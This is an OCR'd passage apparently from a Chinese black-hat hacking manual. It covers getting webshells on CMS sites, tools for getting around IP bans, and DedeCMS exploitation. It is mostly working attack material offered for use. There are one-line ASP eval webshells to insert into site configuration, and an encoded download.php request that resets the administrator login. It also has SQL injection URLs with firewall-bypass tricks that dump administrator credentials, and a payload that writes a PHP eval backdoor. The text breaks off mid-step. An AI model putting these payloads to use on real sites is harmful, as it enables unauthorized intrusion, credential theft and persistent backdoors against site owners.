
插入一句话木马后，连接网站的配置文件：inc/config.asp 密码都是 g

1.网站配置-允许的上传文件类型-插入闭合的一句话木马：″%><%eval request(″g″)%><%s=″ 不行就增加一个 cer 格式，之后上传 cer 格式的木马即可


2.网站配置-网站地址-插入闭合的一句话木马：<%execute(request(″g″))%>


2.7、入侵资料辅助

织梦 dedecms



相关资料






第三章 黑帽工具

3.1、翻墙

多余的话就不多说了，在这里推荐几个工具，至于你们喜欢什么样子的，那就是个人喜好了，有人喜欢花钱我也无所谓，毕竟土豪一堆，我就是屌丝一个，只能推荐一些免费的，至于好不好用，我知道我推荐的不好用，你们该说我本来就没有，非得 duang 一下…

3.1.1、sqsx V0.4 beta9


工具提供多个国家的 VPN 节点，可以根据自己的喜欢进行切换，从此再也不怕被 IP 禁止了



3.1.2、Danger


据说很叼，但是操作的时候没有一次连上过，总体上怎么说呢，你们可以试着用下


3.1.3、TOR 洋葱头



这个工具网上传的很邪乎，这个也是我最早接触的 VPN，速度慢的没有话说了，第一次接入需要等待 15-40 钟左右，有时候也得看人品，另外就是浏览器这块火狐浏览器，至于为什么自己想吧。

3.1.4、自由门






其他的各式各样的 VPN 就不多说了，估计还有比这更好的，就需要你们自己去发挥了，如果你有比这还好的，不妨和大家分享下。

3.2、webshell 获取

Webshell 获取的方法或许有更好的，这里只是介绍几款，各款之间的区别无法是会不会假死、exp 数量多少而已，以下介绍的工具中，有的是批量获取、而有些则是网站 shell 单个获取，具体如何看下面

3.2.1、椰树


现在的椰树家庭也挺吊的，如 1.7、1.8、1.8 改良版、1.9、1.9 改良版，还有其他版本，你们自己去想吧



对织梦早起漏洞和 phpweb 有作用

这个版本对 aspcms 和 struts2 有奇效

改良版



3.2.2、M7lrv

这个工具是在椰树的基础上开发的，有椰树的影子，但是某些功能还是可圈可点的，如后台智能匹配，当然最新的版本也不错


最新版

3.2.3、鬼哥 dedecms 9090

俗话说的好，鬼哥出品必属精品，这话一点不假

Shell 用菜刀连接格式 http://www.xxxx.com/plus/mytag_js.php?aid=9090 guige

旧版菜刀连接的时候估计会被拦截，有时候用 Hatchet 链接还是可以的



****

小贴士：

****

织梦漏洞整理，针对不同版本和狗的情况，代码如下

```
http://localhost/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103
&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1
[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=97&arrs2[]=100&arrs2[]=109&arrs2[]=10
5&arrs2[]=110&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]
=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=101&arrs2[]=114&arrs2[]=105&a
rrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[]=
105&arrs2[]=100&arrs2[]=101&arrs2[]=114&arrs2[]=39&arrs2[]=44&arrs2[]=32&arr
s2[]=96&arrs2[]=112&arrs2[]=119&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39
&arrs2[]=102&arrs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=
55&arrs2[]=97&arrs2[]=53&arrs2[]=97&arrs2[]=55&arrs2[]=52&arrs2[]=51&arrs2[]
=56&arrs2[]=57&arrs2[]=52&arrs2[]=97&arrs2[]=48&arrs2[]=101&arrs2[]=52&arrs2
[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=104&arrs2[]=101&arrs2[]=114&arrs2[]=101
&arrs2[]=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=49&arrs2[]=32&arrs2[]
=35

/****

如果成功的话，网站的管理员登陆账户被改成 spider、密码是 admin

****/
```

查看管理员帐号

```
[url]/member/ajax_membergroup.php?action=post&membergroup=@``%20Union%20sele
ct%20userid%20from%20`%23@__admin`%20where%201%20or%20id=@``
```

查看管理员密码

```
[url=]/member/ajax_membergroup.php?action=post&membergroup=@``%20Union%20select%20pwd%20from%20`%23@__admin`%20where%201%20or%20id[/url]=@
```

织梦 2014 三月爆出的 exp

```
/plus/recommend.php?aid=1&_FILES[type][name]&_FILES[type][size]&_FILES[type][type]&_FILES[type][tmp_name]=aa\%27and+char(@`%27`)+/*!50000Union*/+/*!50000SeLect*/+1,2,3,group_concat(userid,0x23,pwd),5,6,7,8,9%20from%20`%23@__admin`%23
```

织梦 2014 年三月以前的 exp

1、可以绕过一般的狗爆出账号密码

```
/plus/search.php?keyword=as&typeArr%5B111%3D@%60%5C'%60)+and+(SELECT+1+FROM+(select+count(*),concat(floor(rand(0)*2),(substring((select+CONCAT(0x7c,userid,0x7c,pwd)+from+%60%23@__admin%60+limit+0,1),1,62)))a+from+information_schema.tables+group+by+a)b)%23@%60%5C'%60+%5D=a
```

2、可绕过注入

```
/plus/recommend.php?action=&aid=1&_FILES[type][tmp_name]=\%27%20or%20mid=@`\%27`%20/*!50000union*//*!50000select*/1,2,3,(select%20CONCAT(0x7c,userid,0x7c,pwd)+from+`%23@__admin`%20limit+0,1),5,6,7,8,9%23@`\%27`+&_FILES[type][name]=1.jpg&_FILES[type][type]=application/octet-stream&_FILES[type][size]=4294
```

3、Guige 9090 实现方式

```
http://localhost/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=116&arrs2[]=97&arrs2[]=103&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=39&arrs2[]=123&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=120&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=109&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=123&arrs2[]=47&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=11
```

```
2&arrs2[]=125&arrs2[]=39&arrs2[]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]=32&arrs2[]=35
```

update 成功后，访问下 http://127.0.0.1/plus/mytag_js.php?aid=1

会在 plus 目录生成 x.php 密码 m

http://127.0.0.1/plus/x.php

失败原因：

测试发现，如果 aid 为空或已经生成过一次，则会写 shell 失败….更改倒数第三个 ascii 改变改变 aid(即 &arrs2[]=49)

4、通过申请链接页面进行 getshell

打开申请友链


url:/plus/flink_add.php


修改 cookies

cookies 修改

